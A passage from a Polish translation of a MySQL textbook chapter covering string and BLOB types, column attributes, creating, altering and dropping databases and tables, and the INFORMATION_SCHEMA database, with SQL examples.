Typ `VARCHAR` pozwala na reprezentowanie danych łańcuchowych o zmiennej długości, przy czym długość zapisywanych łańcuchów może się mieścić w zakresie od 0 do 65 535 znaków w wersji MySQL 5.03, od 0 do 255 znaków w wersji MySQL 4.0.2 oraz od 1 do 255 w wersji MySQL wcześniejszej niż 4.0.2. Atrybut `NATIONAL` jest udostępniony ze względu na zachowanie zgodności, gdyż w standardzie SQL-99 jest on używany do oznaczenia, że w danej kolumnie ma być stosowany domyślny zbiór znaków; w przypadku serwera MySQL jest on używany domyślnie. Zastosowanie atrybutu `BINARY` sprawia, że wartości tej kolumny będą sortowane z uwzględnieniem wielkości liter; jeśli zostanie on pominięty, wielkość liter nie będzie brana pod uwagę.

Ze względów historycznych wszelkie odstępy umieszczane na końcu łańcucha nie były zapisywane w kolumnach `VARCHAR`, jednak w wersji MySQL 5.0.3 zachowanie to zostało zmienione w celu zachowania zgodności ze standardami.

LONGBLOB

`LONGBLOB` to największy typ danych MySQL służący do przechowywania binarnych danych tekstowych. Pojemność kolumny tego typu może sięgać nawet do 4 294 967 295 znaków.

LONGTEXT

`LONGTEXT` to największy typ danych MySQL służący do przechowywania (niebinarnych) danych tekstowych. Pojemność kolumny tego typu może sięgać nawet do 4 294 967 295 znaków.

MEDIUMBLOB

`MEDIUMBLOB` to drugi pod względem oferowanej pojemności typ danych MySQL służący do przechowywania binarnych danych tekstowych. Pozwala on na zapisanie w kolumnie do 16 777 215 znaków.

MEDIUMTEXT

`MEDIUMTEXT` to drugi pod względem oferowanej pojemności typ danych MySQL służący do przechowywania (niebinarnych) danych tekstowych. Kolumny tego typu pozwalają na zapisywanie do 16 777 215 znaków.

BLOB

`BLOB` to trzeci pod względem oferowanej pojemności typ danych MySQL służący do przechowywania binarnych danych tekstowych. Pozwala on na zapisanie w kolumnie do 65 535 znaków.

TEXT

`TEXT` to trzeci pod względem oferowanej pojemności typ danych MySQL służący do przechowywania (niebinarnych) danych tekstowych. Kolumny tego typu pozwalają na zapisywanie do 65 535 znaków.

TINYBLOB

`TINYBLOB` to najmniejszy pod względem oferowanej pojemności typ danych MySQL służący do przechowywania binarnych danych tekstowych. Pozwala on na zapisanie w kolumnie do 255 znaków.

TINYTEXT

`TINYTEXT` to najmniejszy pod względem oferowanej pojemności typ danych MySQL służący do przechowywania (niebinarnych) danych tekstowych. Kolumny tego typu pozwalają na zapisywanie do 255 znaków.

ENUM("element1", "element2" … "element65535")

Typ `ENUM` pozwala na zapisanie w kolumnie co najwyżej jednej wartości wybranej ze zbioru składającego się z maksymalnie 65 535 predefiniowanych elementów. Elementy, jakie można wybierać, ograniczają się do tych, które zostały podane w deklaracji kolumny. Jeśli w deklaracji kolumny został zastosowany atrybut `NULL`, to także `NULL` będzie uznawane za prawidłową wartość, co więcej, będzie to wartość domyślna. Jeśli w deklaracji kolumny zastosowano `NOT NULL`, to domyślną wartością kolumny będzie pierwszy podany element zbioru.

SET("element1", "element2" … "element64")

Typ danych `SET` pozwala tworzyć kolumny, w których można zapisywać dowolną (w tym żadnej) ilość wartości wybranych ze zbioru predefiniowanych elementów; przy czym zbiór ten może liczyć co najwyżej 64 elementy. Wartości, jakie można wybierać, ograniczają się do tych, które podano w deklaracji kolumny.
Do przechowywania wartości kolumny tego typu potrzeba 1, 2, 3, 4 lub 8 bajtów, zależnie od wielkości zbioru. Konkretną wielkość kolumny można wyliczyć na podstawie wzoru $(N+7)/8$, gdzie N jest liczbą elementów zbioru.

Atrybuty typów danych

W tej części rozdziału została przedstawiona lista atrybutów typów danych. Nie jest ona wyczerpująca, lecz zawiera najczęściej używane atrybuty oraz te, które można znaleźć w pozostałej części książki.

AUTO_INCREMENT

Atrybut AUTO_INCREMENT pozwala programistom zapomnieć o logice, która w przeciwnym przypadku byłaby niezbędna w wielu aplikacjach korzystających z baz danych: logice polegającej na przypisywaniu unikalnych, liczbowych identyfikatorów poszczególnym rekordom dodawanym do tabeli. Zastosowanie tego atrybutu sprawi, że podczas dodawania nowego rekordu zostanie w niej zapisana poprzednio wstawiona wartość powiększona o 1.

MySQL wymaga, by atrybut AUTO_INCREMENT był używany w kolumnie pełniącej rolę klucza głównego tabeli. Co więcej, w danej tabeli może być tylko jedna taka kolumna. Oto przykład deklaracji kolumny wykorzystującej ten atrybut:

```
id SMALLINT NOT NULL AUTO_INCREMENT PRIMARY KEY
```

BINARY

Atrybut BINARY jest używany wyłącznie w kolumnach typów CHAR oraz VARCHAR. W przypadku jego zastosowania wartości zapisywane w takiej kolumnie będą sortowane z uwzględnieniem wielkości liter (zgodnie z ich wartością w kodzie ASCII). Jeśli atrybut ten zostanie pominięty, podczas sortowania wartości tej kolumny wielkość liter nie będzie uwzględniana. Oto przykład zastosowania tego atrybutu:

```
hostname CHAR(25) BINARY NOT NULL
```

DEFAULT

Atrybut DEFAULT zapewnia, że jeśli podczas dodawania rekordu nie określimy wartości kolumny, zostanie w niej zapisana podana wartość stała. Musi to być wartość stała, gdyż MySQL nie pozwala określać wartości domyślnych przy użyciu funkcji ani wyrażeń. Co więcej, atrybutu tego nie można używać w kolumnach typu BLOB ani TEXT. Jeśli w deklaracji kolumny został także zastosowany atrybut NULL, to jeśli wartość domyślna nie zostanie podana, stanie się nią właśnie wartość NULL. W przeciwnym przypadku (a zwłaszcza gdy zastosowano atrybut NOT NULL) wartość domyślna będzie zależeć od typu kolumny.

Poniżej został przedstawiony przykład zastosowania tego atrybutu:

```
subscribed ENUM('0','1') NOT NULL DEFAULT '0'
```

INDEX

Jeśli wszystkie pozostałe czynniki są identyczne, to zastosowanie indeksów może być kluczowym rozwiązaniem mającym wpływ na szybkość wykonywania zapytań w bazie danych. Indeksacja kolumny polega na stworzeniu dla niej posortowanej tablicy kluczy, z których każdy wskazuje na odpowiadający mu rekord tabeli. Przeszukiwanie tej posortowanej tablicy kluczy na podstawie określonego kryterium pozwala osiągnąć ogromny wzrost wydajności w porównaniu z przeglądaniem całej, nieposortowanej tabeli. Poniższy przykład pokazuje, w jaki sposób można stworzyć indeks dla kolumny zawierającej nazwisko (lastname) pracownika:

```
CREATE TABLE employees (
   id VARCHAR(9) NOT NULL,
   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(45) NOT NULL,
   phone VARCHAR(10) NOT NULL,
   INDEX lastname (lastname),
   PRIMARY KEY(id));
```

Alternatywnym rozwiązaniem jest stworzenie indeksu po utworzeniu samej tabeli. Można to zrobić, używając polecenia CREATE INDEX:

```
CREATE INDEX lastname ON employees (lastname(7));
```

Ten przykład stanowi nieznacznie zmodyfikowaną wersję poprzedniego, gdyż w tym przypadku indeks jest tworzony wyłącznie na podstawie pierwszych siedmiu znaków nazwiska (można zastosować takie rozwiązanie, jeśli założymy, że tyle znaków wystarczy do rozróżnienia nazwisk poszczególnych pracowników).

Zastosowanie mniejszych indeksów poprawia wydajność przeszukiwania tabel, a zatem warto starać się ograniczać ich wielkość, o ile tylko będzie to praktyczne rozwiązanie.

NATIONAL

Atrybut `NATIONAL` jest używany wyłącznie w kolumnach typów `CHAR` oraz `VARCHAR`. Jego zastosowanie wymusza użycie w danej kolumnie domyślnego zbioru znaków, co zresztą MySQL i tak domyślnie robi. Innymi słowy, atrybut ten został dodany wyłącznie w celu zapewnienia zgodności ze standardami baz danych.

NOT NULL

Umieszczenie atrybutu `NOT NULL` w definicji kolumny sprawi, że nie będzie można w niej zapisywać wartości `NULL`. Stosowanie tego atrybutu tam, gdzie tylko jest to właściwe, zawsze jest dobrym rozwiązaniem, gdyż stanowi najprostszy sposób weryfikacji, czy w poleceniu SQL zostały umieszczone wszystkie wymagane wartości. Poniżej został przedstawiony przykład zastosowania tego atrybutu:

```
zipcode VARCHAR(10) NOT NULL
```

NULL

Atrybut `NULL` oznacza, że wartość danej kolumny niekoniecznie musi zostać określona. Należy pamiętać, że `NULL` jest raczej matematycznym odpowiednikiem „nicości", a nie zera lub pustego łańcucha znaków. Jeśli podczas tworzenia tabeli w kolumnie zastosowano ten atrybut, to dane pole może pozostać puste, nawet gdy w pozostałych polach rekordu zostały określone wartości.

Atrybut `NULL` jest stosowany domyślnie. Zazwyczaj jednak będziemy się starali unikać takiego rozwiązania i będziemy wymuszać, by wartości `NULL` nie były akceptowane. Możliwość tę daje nam przeciwieństwo `NULL`, którym jest atrybut `NOT NULL`.

PRIMARY KEY

Atrybut `PRIMARY KEY` pozwala wymusić unikalność rekordu. Żadna wartość zapisana w kolumnie oznaczonej jako kolumna klucza głównego (ang. *primary key*) nie może się powtarzać ani nie może być wartością `NULL`. Często stosowanym rozwiązaniem jest używanie w kolumnach klucza głównego także atrybutu `AUTO_INCREMENT`, gdyż taka kolumna nie musi być wcale logicznie powiązana z pozostałą zawartością rekordu — wystarczy, że będzie ona pełnić rolę unikalnego identyfikatora. Istnieją jednak także dwa inne sposoby wymuszania unikalności rekordów:

- **Klucze główne jednopolowe**: klucze główne tego rodzaju są używane, gdy dla każdego rekordu w tabeli istnieje jakiś niezmienny, unikalny identyfikator, taki jak numer części lub numer PESEL. Warto zaznaczyć, że po zapisaniu w bazie wartość tego klucza nigdy nie powinna się zmieniać.
- **Klucze główne wielopolowe**: ten rodzaj klucza głównego można stosować, w przypadku gdy nie można zagwarantować unikalności rekordu na podstawie żadnego z jego pól. Dlatego też uzyskuje się ją, traktując kilka pól jako klucz. Jeśli jednak pojawi się taka sytuacja, to niejednokrotnie lepszym rozwiązaniem będzie dodanie do tabeli kolumny typu liczbowego z atrybutem `AUTO_INCREMENT` i potraktowanie jej jako klucza głównego. W ten sposób można sobie nieco ułatwić generowanie unikalnych identyfikatorów dla poszczególnych rekordów dodawanych do tabeli.

Przedstawione poniżej trzy przykłady pokazują, w jaki sposób można utworzyć kolumnę, której wartości będą automatycznie inkrementowane, klucz główny jednopolowy oraz klucz główny wielopolowy.

Oto, w jaki sposób można utworzyć klucz główny, którego wartości będą automatycznie inkrementowane:

```
CREATE TABLE employees (
   id SMALLINT NOT NULL AUTO_INCREMENT,
   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(55) NOT NULL,
   PRIMARY KEY(id));
```

Poniższy przykład demonstruje natomiast tworzenie jednopolowego klucza głównego:

```
CREATE TABLE citizens (
   id VARCHAR(9) NOT NULL,
   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   zipcode VARCHAR(9) NOT NULL,
   PRIMARY KEY(id));
```

W końcu ostatni przykład demonstruje tworzenie wielopolowego klucza głównego:

```
CREATE TABLE friends (

   firstname VARCHAR(15) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   nickname varchar(15) NOT NULL,
   PRIMARY KEY(lastname, nickname));
```

UNIQUE

Jeśli w deklaracji kolumny zastosowano atrybut `UNIQUE`, to MySQL zagwarantuje, że wszystkie wartości zapisywane w tej kolumnie będą unikalne, za wyjątkiem wartości `NULL`, które mogą się powtarzać. Zazwyczaj atrybut ten jest używany, w przypadku gdy chcemy, by wszystkie pola w kolumnie miały unikalne wartości — na przykład aby zapewnić, że adresy poczty elektronicznej zapisywane w tabeli subskrypcji nie będą się powtarzać, a jednocześnie zezwolić, by w niektórych rekordach pole to było puste (`NULL`). A oto przykład kolumny używającej tego parametru:

```
email VARCHAR(55) UNIQUE
```

ZEROFILL

Atrybut `ZEROFILL` można stosować w kolumnach dowolnych typów liczbowych, a jego użycie spowoduje, że wszystkie puste miejsca w polu zostaną wypełnione zerami. Na przykład domyślna szerokość pól typu `INT` wynosi 10 znaków, a zatem w przypadku zastosowania atrybutu `ZEROFILL` pole o wartości `4` zostanie przedstawione jako `0000000004`. A oto przykład zastosowania tego atrybutu:

```
odometer MEDIUMINT UNSIGNED ZEROFILL NOT NULL
```

W takim przypadku wartość `35678` zostałaby przedstawiona w postaci `0035678`.

Operacje na bazach danych i tabelach

Sposoby zarządzania bazami i tabelami MySQL oraz poruszania się po nich są zapewne pierwszym zadaniem, które Czytelnik będzie chciał opanować. W tym podrozdziale zostało opisanych kilka kluczowych zadań związanych z korzystaniem z baz danych.

Operacje na bazach danych

W tym punkcie rozdziału Czytelnik dowie się, jak można przeglądać, wybierać i usuwać bazy danych MySQL.

Przeglądanie baz danych

Czasami warto mieć możliwość wyświetlenia listy wszystkich baz danych dostępnych na lokalnym serwerze. Właśnie do tego służy polecenie `SHOW DATABASES`:

```
mysql>SHOW DATABASES;
```

```
+-------------------------------+
| Database                      |
+-------------------------------+
| information_schema            |
| book                          |
| corporate                     |
| mysql                         |
| test                          |
| wikidb                        |
+-------------------------------+
6 rows in set (0.57 sec)
```

Trzeba jednak pamiętać, że możliwość wyświetlenia wszystkich baz danych na serwerze zależy od posiadanych uprawnień. Więcej informacji na ten temat można znaleźć w rozdziale 29.

Należy pamiętać, że wykorzystanie polecenia `SHOW DATABASES` było standardowym rozwiązaniem w serwerach MySQL w wersji wcześniejszej od 5.0.0. Choć polecenie to jest dostępne także w nowszych wersjach serwera MySQL, to jednak w ich przypadku zalecane jest zdobywanie wszelkiego typu informacji na temat zawartości serwera i jej struktury przy wykorzystaniu bazy danych `INFORMATION_SCHEMA`. Więcej informacji na temat tej nowej możliwości można znaleźć w punkcie „Baza danych INFORMATION_SCHEMA”.

Tworzenie baz danych

Istnieją dwa powszechnie stosowane sposoby tworzenia baz danych. Prostszym z nich jest użycie polecenia `CREATE DATABASE` w kliencie `mysql`:

```
mysql>CREATE DATABASE company;
```

```
Query OK, 1 row affected (0.00 sec)
```

Bazę danych można także utworzyć przy użyciu klienta `mysqladmin`:

```
%>mysqladmin -u root -p create company
Enter password:
%>
```

Najczęściej pojawiającymi się problemami podczas tworzenia baz danych są brak wymaganych uprawnień oraz próba utworzenia bazy, która już istnieje.

Używanie baz danych

Po utworzeniu bazy danych można wskazać, że ma być ona domyślną bazą danych, na jakiej chcemy pracować. W tym celu należy „użyć” bazy, co robimy, korzystając z polecenia `USE`:

```
mysql>USE company;
```

```
Database changed
```

Oprócz tego można określić używaną bazę danych podczas logowania do klienta `mysql`. W tym celu wystarczy przekazać nazwę bazy danych w poleceniu uruchamiającym klienta:

```
%>mysql -u root -p company
```

Usuwanie baz danych

Bazę danych można usunąć w bardzo podobny sposób, jak się ją tworzy. Podstawowym sposobem jest usunięcie jej z poziomu klienta `mysql` przy użyciu polecenia `DROP`:

```
mysql>DROP DATABASE company;
```

```
Query OK, 1 row affected (0.00 sec)
```

Alternatywnym rozwiązaniem jest użycie klienta `mysqladmin`. Zaletą tego rozwiązania jest to, że przed usunięciem bazy danych zostaniemy poproszeni o potwierdzenie operacji:

```
%>mysqladmin -u root -p drop company
Enter password:
Dropping the database is potentially a very bad thing to do.
Any data stored in the database will be destroyed.[2]

Do you really want to drop the 'company' database [y/N][3] y
Database "company" dropped
%>
```

Operacje na tabelach

W tym punkcie rozdziału Czytelnik dowie się, jak tworzyć tabele i je modyfikować, przeglądać ich zawartość oraz wyświetlać listę dostępnych tabel.

Tworzenie tabel

Do tworzenia tabel służy polecenie SQL `CREATE TABLE`. Choć istnieje wiele opcji i klauzul, które można w nim stosować, to jednak uznałem, że przedstawianie ich wszystkich w tej części rozdziału, która raczej ma służyć za nieformalne wprowadzenie do prezentowanych zagadnień, byłoby niepraktycznym rozwiązaniem. Dlatego też poszczególne możliwości tego polecenia będą opisywane w dalszych częściach książki, w ramach prezentacji kolejnych zagadnień. Przedstawiłem tu jednak ogólną składnię polecenia `CREATE TABLE`. Poniższe polecenie tworzy tabelę `employees`, przedstawioną na początku tego rozdziału:

```
CREATE TABLE employees (
   id TINYINT UNSIGNED NOT NULL AUTO_INCREMENT,
   firstname VARCHAR(25) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(45) NOT NULL,
   phone VARCHAR(10) NOT NULL,
   PRIMARY KEY(id));
```

Należy pamiętać, że tabela musi zawierać przynajmniej jedną kolumnę. Oprócz tego po utworzeniu tabeli jej strukturę będzie można w każdej chwili zmodyfikować. W dalszej części rozdziału Czytelnik dowie się, jak można to zrobić przy użyciu polecenia `ALTER TABLE`.

Tabelę można tworzyć niezależnie od tego, czy baza danych, w jakiej zostanie ona umieszczona, jest aktualnie używana, czy nie. Wystarczy poprzedzić nazwę tabeli nazwą bazy danych:

`nazwa_bazy_danych.nazwa_tabeli`

Warunkowe tworzenie tabel

Gdy spróbujemy utworzyć tabelę, która już istnieje, MySQL domyślnie zgłosi błąd. Aby go uniknąć, można skorzystać ze specjalnej klauzuli polecenia `CREATE TABLE`, która nakazuje przerwanie operacji tworzenia tabeli, jeśli okaże się, że w bazie istnieje już tabela o takiej samej nazwie. Załóżmy na przykład, że chcemy rozpowszechniać aplikację, której działanie wymaga korzystania z bazy danych MySQL. Ponieważ niektórzy

[2] Usuwanie bazy danych jest potencjalnie bardzo złym rozwiązaniem. Wszelkie dane przechowywane w bazie zostaną zniszczone — *przyp. tłum.*

[3] Czy naprawdę chcesz usunąć bazę danych „company” [t/N] — *przyp. tłum.*

użytkownicy będą ją instalować w ramach aktualizacji wcześniejszych wersji, natomiast inni będą to robić po raz pierwszy, zatem skrypt instalacyjny będzie musiał dysponować możliwością utworzenia tabel na komputerach nowych użytkowników, a jednocześnie nie powinien zgłaszać niepotrzebnych błędów w trakcie aktualizacji. Właśnie takie możliwości zapewnia klauzula `IF NOT EXISTS`. A zatem aby stworzyć tabelę `employees`, wyłącznie jeśli jeszcze nie istnieje, należy wykonać następujące polecenie:

```
CREATE TABLE IF NOT EXISTS employees (
   id TINYINT UNSIGNED NOT NULL AUTO_INCREMENT,
   firstname VARCHAR(25) NOT NULL,
   lastname VARCHAR(25) NOT NULL,
   email VARCHAR(45) NOT NULL,
   phone VARCHAR(10) NOT NULL,
   PRIMARY KEY(id));
```

Rozwiązanie to ma pewną dziwną cechę. Otóż komunikat wyświetlany w przypadku wykonania takiego polecenia nie informuje, czy tabela została utworzona, czy nie. W obu przypadkach wyświetlany jest komunikat „Query OK" (polecenie wykonane).

Kopiowanie tabel

W bardzo prosty sposób można utworzyć tabelę na podstawie innej, już istniejącej. Przedstawione poniżej polecenie tworzy dokładną kopię tabeli `employees` i nadaje jej nazwę `employees2`:

```
CREATE TABLE employees2 SELECT * FROM employees;
```

W efekcie jego wykonania do bazy danych zostanie dodana nowa tabela — `employees2`.

Czasami konieczne będzie utworzenie nowej tabeli, zawierającej wyłącznie kilka kolumn już istniejącej tabeli. Można to zrobić w prosty sposób, wskazując wybrane kolumny w poleceniu `CREATE SELECT`:

```
CREATE TABLE employees3 SELECT firstname, lastname FROM employees;
```

Tworzenie tabel tymczasowych

Czasami może się nam przydać możliwość utworzenia tabeli, która będzie istnieć wyłącznie do momentu zakończenia bieżącej sesji. Na przykład aplikacja może wymagać wykonywania kilku zapytań na podzbiorze zawartości szczególnie dużej tabeli. W takim przypadku zamiast wykonywać je na całej tabeli, można stworzyć tabelę pomocniczą, skopiować do niej odpowiedni podzbiór danych i na niej wykonać niezbędne zapytania. Właśnie takie możliwości zapewnia słowo kluczowe `TEMPORARY`, które można dodawać do polecenia `CREATE TABLE`:

```
CREATE TEMPORARY TABLE emp_temp SELECT firstname,lastname FROM employees;
```

Tabele tymczasowe są tworzone dokładnie tak samo jak wszystkie inne, a od zwyczajnych tabel odróżnia je tylko to, że są zapisywane w specjalnym, przeznaczonym do tego celu, katalogu (w przypadku systemu Linux zazwyczaj jest to katalog: */tmp* lub */usr/tmp*). To domyślne ustawienie można zmienić przy użyciu zmiennej środowiskowej o nazwie `TEMPDIR`.

■ **Uwaga** W przypadku serwera MySQL w wersji 4.0.2 do tworzenia tabel tymczasowych konieczne jest posiadanie uprawnienia `CREATE_TEMPORARY_TABLES`. Więcej informacji o systemie uprawnień MySQL można znaleźć w rozdziale 29.

Wyświetlanie tabel dostępnych w bazie danych

Do wyświetlania listy tabel dostępnych w aktualnie używanej bazie danych służy polecenie `SHOW TABLES`:

```
mysql>SHOW TABLES;
```

```
+------------------------------+
| Tables_in_company            |
+------------------------------+
| employees                    |
+------------------------------+
1 row in set (0.00 sec)
```

Należy pamiętać, że wykorzystanie polecenia `SHOW TABLES` było standardowym rozwiązaniem w serwerach MySQL w wersji wcześniejszej od 5.0.0. Choć polecenie to jest dostępne także w nowszych wersjach serwera MySQL, to jednak w ich przypadku zalecane jest zdobywanie wszelkiego typu informacji na temat zawartości serwera i jej struktury przy wykorzystaniu bazy danych `INFORMATION_SCHEMA`. Więcej informacji na temat tej nowej możliwości można znaleźć w punkcie „Baza danych INFORMATION_SCHEMA".

Wyświetlanie struktury tabel

Strukturę tabeli można wyświetlić przy użyciu polecenia `DESCRIBE`:

```
mysql>DESCRIBE employees;
```

```
+-----------+---------------------+------+-----+---------+----------------+
| Field     | Type                | Null | Key | Default | Extra          |
+-----------+---------------------+------+-----+---------+----------------+
| id        | tinyint(3) unsigned |      | PRI | NULL    | auto_increment |
| firstname | varchar(25)         |      |     |         |                |
| lastname  | varchar(25)         |      |     |         |                |
| email     | varchar(45)         |      |     |         |                |
| phone     | varchar(10)         |      |     |         |                |
+-----------+---------------------+------+-----+---------+----------------+
```

Alternatywnym rozwiązaniem zapewniającym te same wyniki jest wykorzystanie polecenia `SHOW`:

```
mysql>SHOW columns IN employees;
```

Jeśli Czytelnik potrzebuje większej kontroli nad sposobem udostępniania informacji na temat struktury bazy, powinien zastanowić się nad wykorzystaniem bazy danych `INFORMATION_SCHEMA`. Więcej informacji na jej temat można znaleźć w punkcie „Baza danych INFORMATION_SCHEMA".

Usuwanie tabel

Do usuwania tabeli służy polecenie `DROP TABLE`. Poniżej przedstawiłem jego składnię:

```
DROP [TEMPORARY] TABLE [IF EXISTS] nazwa_tabeli [, nazwa_tabeli,...]
```

Na przykład poniższe polecenie powoduje usunięcie tabeli `employees`:

```
DROP TABLE employees;
```

Istnieje także możliwość jednoczesnego usunięcia większej liczby tabel; w poniższym przykładzie usuwane są tabele `employees2` oraz `employees3`:

```
DROP TABLE employees2, employees3;
```

Modyfikowanie struktury tabel

Bez wątpienia Czytelnik będzie często zmieniał i poprawiał strukturę swoich tabel, zwłaszcza w początkowym okresie swojej kariery programistycznej. Na szczęście nie trzeba narażać się na problemy związane z usuwaniem i ponownym tworzeniem tabel za każdym razem, gdy trzeba będzie wprowadzić w nich jakieś zmiany. Zamiast tego można zmienić strukturę tabeli przy użyciu polecenia `ALTER`. Pozwala ono na usuwanie,

modyfikację oraz dodawanie kolumn, jeśli tylko zajdzie taka potrzeba. Podobnie jak polecenie `CREATE TABLE`, także `ALTER TABLE` udostępnia wiele klauzul, słów kluczowych i opcji. Czytelnik powinien we własnym zakresie poznać możliwości tego polecenia, korzystając z obszernej dokumentacji MySQL. W tej części rozdziału przedstawiłem kilka przykładów, które powinny pozwolić Czytelnikowi szybko zaznajomić się ze sposobem korzystania z tego polecenia. Pierwszy z przedstawionych przykładów demonstruje sposób dodawania kolumny. Załóżmy, że chcemy, by w tabeli `employees` była zapisywana także data urodzin pracownika:

```
ALTER TABLE employees ADD COLUMN birthdate DATE;
```

Nowa kolumna jest dodawana na samym końcu tabeli. Istnieje jednak także możliwość określenia, w jakim miejscu tabeli zostanie dodana kolumna. Służy do tego kilka słów kluczowych, takich jak `FIRST` (kolumna zostanie dodana jako pierwsza), `AFTER` (kolumna zostanie umieszczona za inną) oraz `LAST` (kolumna zostanie dodana na końcu tabeli). Na przykład używając poniższego polecenia, można dodać kolumnę `birthdate` bezpośrednio za kolumną `lastname`:

```
ALTER TABLE employees ADD COLUMN birthdate DATE AFTER lastname;
```

O rany! Zapomnieliśmy o klauzuli `NOT NULL`! Oto, jak można zmodyfikować nową kolumnę:

```
ALTER TABLE employees CHANGE birthdate birthdate DATE NOT NULL;
```

W końcu po tych wszystkich modyfikacjach doszliśmy do wniosku, że kolumna do przechowywania daty urodzin w ogóle nie jest potrzebna. Usuńmy ją zatem:

```
ALTER TABLE employees DROP birthdate;
```

Baza danych INFORMATION_SCHEMA

Wcześniej w tym rozdziale Czytelnik poznał polecenie `SHOW` używane do pobierania informacji na temat baz danych dostępnych na danym serwerze, tabel zdefiniowanych w tych bazach oraz kolumn, z jakich te tabele się składają. Jak się okazuje, polecenie `SHOW` pozwala nam uzyskiwać całkiem dużo informacji na temat konfiguracji serwera, w tym na temat uprawnień poszczególnych użytkowników, obsługiwanych mechanizmów składowania, aktualnie wykonywanych procesów i tak dalej. Problem polega jednak na tym, że polecenie `SHOW` nie jest standardowym mechanizmem baz danych. Co więcej, możliwości, jakie ono zapewnia, nie są szczególnie duże. Na przykład korzystając z niego, nie można ustalić, jaki mechanizm składowania jest używany w konkretnej tabeli. Oprócz tego nie można w prosty sposób ustalić na przykład, które kolumny kilku wybranych tabel są typu `VARCHAR`. Wszystkie te problemy rozwiązało wprowadzenie w serwerze MySQL 5.0.2 bazy danych `INFORMATION_SCHEMA`.

Baza ta, przewidziana standardami języka SQL, pozwala używać typowych zapytań `SELECT` w celu pobrania informacji o bazach danych oraz różnego typu ustawieniach serwera. Składa się ona z 28 tabel i pozwala zdobyć niemal wszystkie możliwe informacje na temat konfiguracji serwera bazy danych oraz jego zawartości. Poniższa lista prezentuje nazwy wszystkich tabel tej bazy wraz z ich krótkimi opisami:

- `CHARACTER_SETS`: zawiera informacje o obsługiwanych zbiorach znaków.
- `COLLATIONS`: zawiera informacje o dostępnych mechanizmach porównywania i sortowania zbiorów znaków.
- `COLLATION_CHARACTER_SET_APPLICABILITY`: podzbiór tabeli `INFORMATION_SCHEMA.COLLATIONS`, kojarzący zbiory znaków z mechanizmami porównywania.
- `COLUMNS`: zawiera informacje o kolumnach tabel, takie jak nazwa kolumny, jej typ danych, czy można w niej zapisywać wartości `NULL`.
- `COLUMN_PRIVILEGES`: zawiera informacje o uprawnieniach do kolumn. Trzeba pamiętać, że informacje te są w rzeczywistości przechowywane w tabeli `mysql.columns_priv`; jednak pobieranie ich przy użyciu tabeli `COLUMN_PRIVILEGES` daje możliwość zapewnienia pewnej standaryzacji sposobów pobierania informacji o właściwościach baz danych. Więcej informacji na ten temat można znaleźć w rozdziale 29.
- `ENGINES`: zawiera informacje o dostępnych mechanizmach składowania.

- `EVENTS`: zawiera informacje o zaplanowanych zdarzeniach. Zagadnienia związane ze zdarzeniami wykraczają poza zakres tematyczny tej książki; więcej informacji na ich temat można znaleźć w dokumentacji MySQL.
- `FILES`: zawiera informacje o tabelach NDB. Prezentacja mechanizmu składowania NDB wykracza poza zakres tematyczny tej książki; więcej informacji na jego temat można znaleźć w dokumentacji MySQL.
- `GLOBAL_STATUS`: zawiera informacje na temat zmiennych statusu serwera.
- `GLOBAL_VARIABLES`: zawiera informacje o ustawieniach serwera.
- `KEY_COLUMN_USAGE`: zawiera informacje o ograniczeniach kolumn kluczy.
- `PARTITIONS`: zawiera informacje na temat partycji tabel.
- `PLUGINS`: zawiera informacje o wtyczkach (ang. *plug-ins*), nowej możliwości wprowadzonej w serwerze MySQL 5.1, której prezentacja wykracza poza zakres tematyczny tej książki. Informacje na ich temat można znaleźć w dokumentacji MySQL.
- `PROCESSLIST`: zawiera informacje o aktualnie wykonywanych wątkach.
- `PROFILING`: zawiera informacje o profilach zapytań. Te same informacje można uzyskać, wykonując polecenia `SHOW PROFILE` oraz `SHOW PROFILES`.
- `REFERENTIAL_CONSTRAINTS`: zawiera informacje o kluczach obcych.
- `ROUTINES`: zawiera informacje o procedurach i funkcjach składowanych. Zagadnienia te zostały szerzej opisane w rozdziale 32.
- `SCHEMATA`: zawiera informacje o bazach danych dostępnych na danym serwerze, między innymi takie jak nazwa bazy danych i domyślny zbiór znaków.
- `SCHEMA_PRIVILEGES`: zawiera informacje o uprawnieniach dostępu do baz danych. Warto pamiętać, że informacje te są w rzeczywistości pobierane z tabeli `mysql.db`. Jednak pobieranie ich przy użyciu tabeli `SCHEMA_PRIVILEGES` daje możliwość zapewnienia pewnej standaryzacji sposobów pobierania informacji o właściwościach baz danych. Więcej informacji na ten temat można znaleźć w rozdziale 29.
- `SESSION_STATUS`: zawiera informacje o bieżącej sesji.
- `SESSION_VARIABLES`: zawiera informacje o konfiguracji bieżącej sesji.
- `STATISTICS`: zawiera informacje o indeksie każdej tabeli, w tym nazwę kolumny indeksu, czy można w niej zapisywać wartości `NULL` oraz czy jej wartości muszą być unikalne.
- `TABLES`: zawiera informacje o wszystkich tabelach na serwerze, a w tym nazwę, używany mechanizm składowania, czas utworzenia i średnią długość rekordów.
- `TABLE_CONSTRAINTS`: zawiera informacje o ograniczeniach tabel, takie jak czy zawiera ona kolumny oznaczone jako `UNIQUE` lub `PRIMARY KEY`.
- `TABLE_PRIVILEGES`: zawiera informacje o uprawnieniach dostępu do tabel. Warto pamiętać, że informacje te są w rzeczywistości pobierane z tabeli `mysql.tables_priv`. Jednak pobieranie ich przy użyciu tabeli `TABLE_PRIVILEGES` daje możliwość zapewnienia pewnej standaryzacji sposobów pobierania informacji o właściwościach baz danych. Więcej informacji na ten temat można znaleźć w rozdziale 29.
- `TRIGGERS`: zawiera informacje o wszystkich wyzwalaczach (ang. *triggers*), na przykład czy jest on uruchamiany w momencie wstawiania rekordu, jego usuwania bądź modyfikacji. Warto pamiętać, że tabela ta została dodana do bazy `INFORMATION_SCHEMA` w wersji 5.1.0 serwera MySQL. Więcej informacji na temat wyzwalaczy można znaleźć w rozdziale 33.
- `USER_PRIVILEGES`: zawiera informacje o globalnych uprawnieniach. Warto pamiętać, że informacje te są w rzeczywistości pobierane z tabeli `mysql.user`. Jednak pobieranie ich przy użyciu tabeli `USER_PRIVILEGES` daje możliwość zapewnienia pewnej standaryzacji sposobów pobierania informacji o właściwościach baz danych. Więcej informacji na ten temat można znaleźć w rozdziale 29.
